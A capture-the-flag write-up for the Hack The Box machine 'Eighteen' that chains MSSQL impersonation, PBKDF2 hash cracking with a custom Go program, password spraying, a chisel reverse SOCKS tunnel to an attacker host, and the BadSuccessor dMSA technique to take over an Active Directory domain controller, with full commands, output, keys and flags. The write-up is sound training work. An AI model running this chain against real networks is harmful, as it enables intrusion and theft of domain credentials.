Eighteen
12 minutes to read

IT and we can use BadSuccessor to escalate privileges, after configuring a SOCKS proxy to access required AD services- Password spray
- Password reuse
- Active Directory
- ACL exploitation
- Assumed-breach
- Microsoft SQL Server
- Password hash cracking
- OS: Windows
- Difficulty: Easy
- IP Address: 10.129.6.198
- Release: 15 / 11 / 2025
Port scanning
# Nmap 7.98 scan initiated as: nmap -sC -sV -o nmap/targeted 10.129.6.198 -p 80,1433,5985
Nmap scan report for 10.129.6.198
Host is up (0.044s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://eighteen.htb/
|_http-server-header: Microsoft-IIS/10.0
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.6.198:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.6.198:1433:
|     Target_Name: EIGHTEEN
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: eighteen.htb
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
|_    Product_Version: 10.0.26100
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-11-20T13:37:42
|_Not valid after:  2055-11-20T13:37:42
|_ssl-date: 2025-11-21T07:10:03+00:00; +7h00m01s from scanner time.
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done -- 1 IP address (1 host up) scanned in 14.59 seconds
This machine has ports 80 (HTTP), 1433 (MSSQL) and 5985 (WinRM) open.
Moreover, this is an assumed-breach machine because we are given credentials for the following account: kevin / iNa2we6haRj2gaw!.
$ nxc mssql 10.129.6.198 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth
MSSQL       10.129.6.198    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.6.198    1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!

$ nxc winrm 10.129.6.198 -u kevin -p 'iNa2we6haRj2gaw!'
WINRM       10.129.6.198    5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\kevin:iNa2we6haRj2gaw!
Moreover, we see that the machine is a domain controller (DC) from an Active Directory (AD) environment. We can start adding eighteen.htb and dc01.eighteen.htb into /etc/hosts.
Enumeration
If we go to http://10.129.6.198 we will be redirected to http://eighteen.htb and we will see the following page:


We can easily register a new account and see our dashboard, but there’s nothing really interesting here. Although there is an “Admin” section, we are not allowed to access it.
MSSQL
We can use the credentials we have to access the MSSQL database and see if there’s anything interesting:
$ impacket-mssqlclient 'kevin:iNa2we6haRj2gaw!@10.129.6.198'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (kevin  guest@master)>
For instance, we have these databases, users and logins:
SQL (kevin  guest@master)> enum_db
name                is_trustworthy_on
-----------------   -----------------
master                              0
tempdb                              0
model                               0
msdb                                1
financial_planner                   0
SQL (kevin  guest@master)> enum_users
UserName             RoleName   LoginName   DefDBName   DefSchemaName       UserID     SID
------------------   --------   ---------   ---------   -------------   ----------   -----
dbo                  db_owner   sa          master      dbo             b'1         '   b'01'
guest                public     NULL        NULL        guest           b'2         '   b'00'
INFORMATION_SCHEMA   public     NULL        NULL        NULL            b'3         '    NULL
sys                  public     NULL        NULL        NULL            b'4         '    NULL
SQL (kevin  guest@master)> enum_logins
name     type_desc   is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
------   ---------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
sa       SQL_LOGIN             0          1               0             0            0              0           0           0           0
kevin    SQL_LOGIN             0          0               0             0            0              0           0           0           0
appdev   SQL_LOGIN             0          0               0             0            0              0           0           0           0
If we try to connect to financial_planner database as our current user kevin we will get an error:
SQL (kevin  guest@master)> use financial_planner
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.
Therefore, we must be able to login as other user somehow. For instance, appdev, since we are allowed to impersonate this user:
SQL (kevin  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        kevin     appdev
SQL (kevin  guest@master)> exec_as_login appdev
SQL (appdev  appdev@master)> use financial_planner
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
At this point, we can enumerate the tables in financial_planner database:
SQL (appdev  appdev@financial_planner)> select name from SYS.TABLES
name
-----------
users
incomes
expenses
allocations
analytics
visits
The most interesting table is users:
SQL (appdev  appdev@financial_planner)> select * from users
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      admin@eighteen.htb   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
And here we have the password hash for admin user. It is a PBKDF2 hash that uses SHA256, salt and 600000 iterations. This time I decided to write a custom Go program to crack it:
package main

import (
        "bytes"
        "fmt"
        "os"
        "strconv"
        "strings"

        "crypto/sha256"
        "encoding/hex"

        "golang.org/x/crypto/pbkdf2"
)

var hash string = "pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133"

func main() {
        passwords, _ := os.ReadFile("/opt/wordlists/rockyou.txt")
        splitColon := strings.Split(hash, ":")
        splitDollar := strings.Split(splitColon[2], "$")
        iterations, _ := strconv.Atoi(splitDollar[0])
        salt := []byte(splitDollar[1])
        hexDigest := splitDollar[2]

        for password := range bytes.SplitSeq(passwords, []byte{'\n'}) {
                if hexDigest == hex.EncodeToString(pbkdf2.Key(password, salt, iterations, 32, sha256.New)) {
                        fmt.Println(string(password))
                        os.Exit(0)
                }
        }
}
And it cracks easily using rockyou.txt:
$ go run crack.go
iloveyou1

At this point, we han access as admin in the web interface, but there’s nothing here:
Still, we can try to enumerate a bit more MSSQL. For instance, we can try to brute force relative IDs (RIDs) to find more users:
$ nxc mssql 10.129.6.198 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute
MSSQL       10.129.6.198    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.6.198    1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.129.6.198    1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.129.6.198    1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.129.6.198    1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.129.6.198    1433   DC01             502: EIGHTEEN\krbtgt
MSSQL       10.129.6.198    1433   DC01             512: EIGHTEEN\Domain Admins
MSSQL       10.129.6.198    1433   DC01             513: EIGHTEEN\Domain Users
MSSQL       10.129.6.198    1433   DC01             514: EIGHTEEN\Domain Guests
MSSQL       10.129.6.198    1433   DC01             515: EIGHTEEN\Domain Computers
MSSQL       10.129.6.198    1433   DC01             516: EIGHTEEN\Domain Controllers
MSSQL       10.129.6.198    1433   DC01             517: EIGHTEEN\Cert Publishers
MSSQL       10.129.6.198    1433   DC01             518: EIGHTEEN\Schema Admins
MSSQL       10.129.6.198    1433   DC01             519: EIGHTEEN\Enterprise Admins
MSSQL       10.129.6.198    1433   DC01             520: EIGHTEEN\Group Policy Creator Owners
MSSQL       10.129.6.198    1433   DC01             521: EIGHTEEN\Read-only Domain Controllers
MSSQL       10.129.6.198    1433   DC01             522: EIGHTEEN\Cloneable Domain Controllers
MSSQL       10.129.6.198    1433   DC01             525: EIGHTEEN\Protected Users
MSSQL       10.129.6.198    1433   DC01             526: EIGHTEEN\Key Admins
MSSQL       10.129.6.198    1433   DC01             527: EIGHTEEN\Enterprise Key Admins
MSSQL       10.129.6.198    1433   DC01             528: EIGHTEEN\Forest Trust Accounts
MSSQL       10.129.6.198    1433   DC01             529: EIGHTEEN\External Trust Accounts
MSSQL       10.129.6.198    1433   DC01             553: EIGHTEEN\RAS and IAS Servers
MSSQL       10.129.6.198    1433   DC01             571: EIGHTEEN\Allowed RODC Password Replication Group
MSSQL       10.129.6.198    1433   DC01             572: EIGHTEEN\Denied RODC Password Replication Group
MSSQL       10.129.6.198    1433   DC01             1000: EIGHTEEN\DC01$
MSSQL       10.129.6.198    1433   DC01             1101: EIGHTEEN\DnsAdmins
MSSQL       10.129.6.198    1433   DC01             1102: EIGHTEEN\DnsUpdateProxy
MSSQL       10.129.6.198    1433   DC01             1601: EIGHTEEN\mssqlsvc
MSSQL       10.129.6.198    1433   DC01             1602: EIGHTEEN\SQLServer2005SQLBrowserUser$DC01
MSSQL       10.129.6.198    1433   DC01             1603: EIGHTEEN\HR
MSSQL       10.129.6.198    1433   DC01             1604: EIGHTEEN\IT
MSSQL       10.129.6.198    1433   DC01             1605: EIGHTEEN\Finance
MSSQL       10.129.6.198    1433   DC01             1606: EIGHTEEN\jamie.dunn
MSSQL       10.129.6.198    1433   DC01             1607: EIGHTEEN\jane.smith
MSSQL       10.129.6.198    1433   DC01             1608: EIGHTEEN\alice.jones
MSSQL       10.129.6.198    1433   DC01             1609: EIGHTEEN\adam.scott
MSSQL       10.129.6.198    1433   DC01             1610: EIGHTEEN\bob.brown
MSSQL       10.129.6.198    1433   DC01             1611: EIGHTEEN\carol.white
MSSQL       10.129.6.198    1433   DC01             1612: EIGHTEEN\dave.green
Foothold
And there we have more users. Now we can try to a password spray attack:
$ nxc mssql 10.129.6.198 -u users.txt -p iloveyou1 --local-auth
MSSQL       10.129.6.198    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.6.198    1433   DC01             [-] DC01\mssqlsvc:iloveyou1 (Login failed for user 'mssqlsvc'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\jamie.dunn:iloveyou1 (Login failed for user 'jamie.dunn'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\jane.smith:iloveyou1 (Login failed for user 'jane.smith'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\alice.jones:iloveyou1 (Login failed for user 'alice.jones'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\adam.scott:iloveyou1 (Login failed for user 'adam.scott'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\bob.brown:iloveyou1 (Login failed for user 'bob.brown'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\carol.white:iloveyou1 (Login failed for user 'carol.white'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\dave.green:iloveyou1 (Login failed for user 'dave.green'. Please try again with or without '--local-auth')

$ nxc winrm 10.129.6.198 -u users.txt -p iloveyou1 --continue-on-success
WINRM       10.129.6.198    5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\mssqlsvc:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\jamie.dunn:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\jane.smith:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\alice.jones:iloveyou1
WINRM       10.129.6.198    5985   DC01             [+] eighteen.htb\adam.scott:iloveyou1 (Pwn3d!)
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\bob.brown:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\carol.white:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\dave.green:iloveyou1
As can be seen, we have access to the domain controller as a low-privileged user via WinRM:
$ evil-winrm -i eighteen.htb -u adam.scott -p iloveyou1

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents> type ..\Desktop\user.txt
66cc26cad5e467fe384b29a68a3af79e
System enumeration
If we look at our user information, we can see that we are a member of the EIGHTEEN\IT group, which is a custom group:
*Evil-WinRM* PS C:\Users\adam.scott\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== =============================================
eighteen\adam.scott S-1-5-21-1152179935-589108180-1989892463-1609


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
EIGHTEEN\IT                                Group            S-1-5-21-1152179935-589108180-1989892463-1604 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
User bob.brown is also a member of the IT group, but there is no direct way to switch to this user:
*Evil-WinRM* PS C:\Users\adam.scott\Documents> net group IT
Group name     IT
Comment

Members

-------------------------------------------------------------------------------
adam.scott               bob.brown
The command completed successfully.
Instead, we can upload PowerView.ps1 to find interesting domain ACLs with Find-InterestingDomainAcl:
*Evil-WinRM* PS C:\Users\adam.scott\Documents> upload PowerView.ps1 pv.ps1

Info: Uploading PowerView.ps1 to C:\Users\adam.scott\Documents\pv.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Import-Module .\pv.ps1
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Find-InterestingDomainAcl
...

ObjectDN                : OU=Staff,DC=eighteen,DC=htb
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-1152179935-589108180-1989892463-1604
IdentityReferenceName   : IT
IdentityReferenceDomain : eighteen.htb
IdentityReferenceDN     : CN=IT,OU=Staff,DC=eighteen,DC=htb
IdentityReferenceClass  : group
As can be seen, members of the IT group have CreateChild permissions on the Staff organizational unit (OU).
After researching for this permission, we find that this can lead to privilege escalation with the use of a technique called BadSuccessor. This technique allows us to act with the privileges of any user in Active Directory, without modifying the target object.
NetExec can confirm that the server is vulnerable to BadSuccessor. For this, we need to have access to AD ports such as SMB, Kerberos or LDAP. A way to do this is using a SOCKS proxy with chisel:
$ ./chisel server -p 1234 --reverse --socks5
server: Reverse tunnelling enabled
server: Fingerprint X8IHZHJvb2SOLctKoxs5Ve27Xtis3GIW1KTlrkFRCqg=
server: Listening on http://0.0.0.0:1234
*Evil-WinRM* PS C:\Users\adam.scott\Documents> upload chisel.exe c.exe

Info: Uploading chisel.exe to C:\Users\adam.scott\Documents\c.exe

Data: 14149632 bytes of 14149632 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\adam.scott\Documents> .\c.exe client 10.10.16.140:1234 R:socks
client: Connecting to ws://10.10.16.140:1234
client: Connected (Latency 105.0341ms)
And now, this is the nxc command:
$ proxychains -q nxc ldap eighteen.htb -u adam.scott -p iloveyou1 -M badsuccessor
LDAP        127.0.0.1       389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb) (signing:Enforced) (channel binding:No TLS cert)
LDAP        127.0.0.1       389    DC01             [+] eighteen.htb\adam.scott:iloveyou1
BADSUCCE... 127.0.0.1       389    DC01             [+] Found domain controller with operating system Windows Server 2025: 10.129.6.198 (DC01.eighteen.htb)
BADSUCCE... 127.0.0.1       389    DC01             [+] Found 1 results
BADSUCCE... 127.0.0.1       389    DC01             IT (S-1-5-21-1152179935-589108180-1989892463-1604), OU=Staff,DC=eighteen,DC=htb
Privilege escalation
In order to use this technique, we can try to execute all the commands manually, as stated in akamai’s blog, but I didn’t manage to make it work for some reason. Instead, I took the script BadSuccessor.ps1 and executed it:
*Evil-WinRM* PS C:\Users\adam.scott\Documents> upload BadSuccessor.ps1 bs.ps1

Info: Uploading BadSuccessor.ps1 to C:\Users\adam.scott\Documents\bs.ps1

Data: 22292 bytes of 22292 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Import-Module .\bs.ps1
*Evil-WinRM* PS C:\Users\adam.scott\Documents> BadSuccessor -mode exploit -Path "OU=Staff,DC=eighteen,DC=htb" -Name bad_dmsa -DelegatedAdmin adam.scott -DelegateTarget Administrator -domain eighteen.htb

Creating dMSA at: LDAP://eighteen.htb/OU=Staff,DC=eighteen,DC=htb
0
0
0
0
Successfully created and configured dMSA 'bad_dmsa'
Object adam.scott can now impersonate Administrator
Now, we can request a service ticket to impersonate the bad_dmsa$ service account (since we are querying Kerberos, our machine must be synchronized with the domain controller’s time, which can be found in the web server’s response headers):
$ proxychains -q python3 getST.py eighteen.htb/adam.scott:iloveyou1 -impersonate 'bad_dmsa$' -dmsa -self
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating bad_dmsa$
[*] Requesting S4U2self
[*] Current keys:
[*] EncryptionTypes.aes256_cts_hmac_sha1_96:a3235332ad62725812ed4b1fbd6082b51b609d337565b70dc812c366027486f1
[*] EncryptionTypes.aes128_cts_hmac_sha1_96:274a46857c8e3392d19eb1c1accdccb1
[*] EncryptionTypes.rc4_hmac:203daa6ae70a512315ba32586d525fc4
[*] Previous keys:
[*] EncryptionTypes.rc4_hmac:0b133be956bfaddf9cea56701affddec
[*] Saving ticket in bad_dmsa$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache
Note that impacket scripts must be executed explicitly with python3 and not with the impacket- prefix in order to make proxychains work.
At this point, we can use the ticket to get access as bad_dmsa$ and read the flag from the Administrator user’s desktop:
$ export KRB5CCNAME='bad_dmsa$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache'

$ proxychains -q python3 wmiexec.py -k -no-pass 'bad_dmsa$@dc01.eighteen.htb'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\Desktop\root.txt
7bf2ac52d63183ecb483793ebef50b72